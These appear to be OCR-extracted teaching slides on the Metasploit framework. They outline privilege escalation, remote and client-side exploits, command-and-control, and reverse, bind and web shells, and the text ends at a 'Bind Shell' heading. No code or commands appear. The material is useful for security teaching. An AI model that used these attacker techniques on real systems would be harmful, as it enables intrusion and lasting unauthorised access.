
Metasploit

Exploitation Framework

Agenda

1. Local exploit
2. Server-side exploit
3. Client-side exploit

Local Exploit



Local Exploit

Local Exploit:

- Attacker is already on a host (has code execution on the computer / cpu)
- Wants to execute his code with higher privileges
- **Privilege Escalation**


Linux:

- User -> root
- E.g.: www-data -> root
  - suid
  - cron
  - bad file permissions

Windows:

- User -> Local Admin (-> System)
  - DLL Hijacking

Server-Side / Remote Exploit



Server-Side / Remote Exploit


Remote Exploit:

- Attacker can directly interact/request with a server software on a host
- Attacker wants to execute his own code on the remote host

Server Examples

- FTP Server (proftp, wuftp)
- DNS Server (bind)
- Web Server (IIS, Apache)

Client-Side Exploit



Client-Side Exploit

Client Exploit:

- Attacker wants to execute code on the client computer

Examples:

- Browser
  - JavaScript
  - Flash
  - Java Applets
  - Image Viewer
- Word
- Putty
- Git
- VLC

Command & Control

C2, C&C

Command & Control

If we can execute arbitrary code on a remote host - what should we execute?
Some sort of payload we can drop, so we can access the host later
part of C&C (Command & Control)

- Have some process or code which connects back to our server
- As user: have a fleet of hosts we can execute arbitrary code

Types of communication


(Local shell (privilege escalation))

Remote shell


- Reverse
- Bind
- Re-use (Web Shell)

Bind Shell

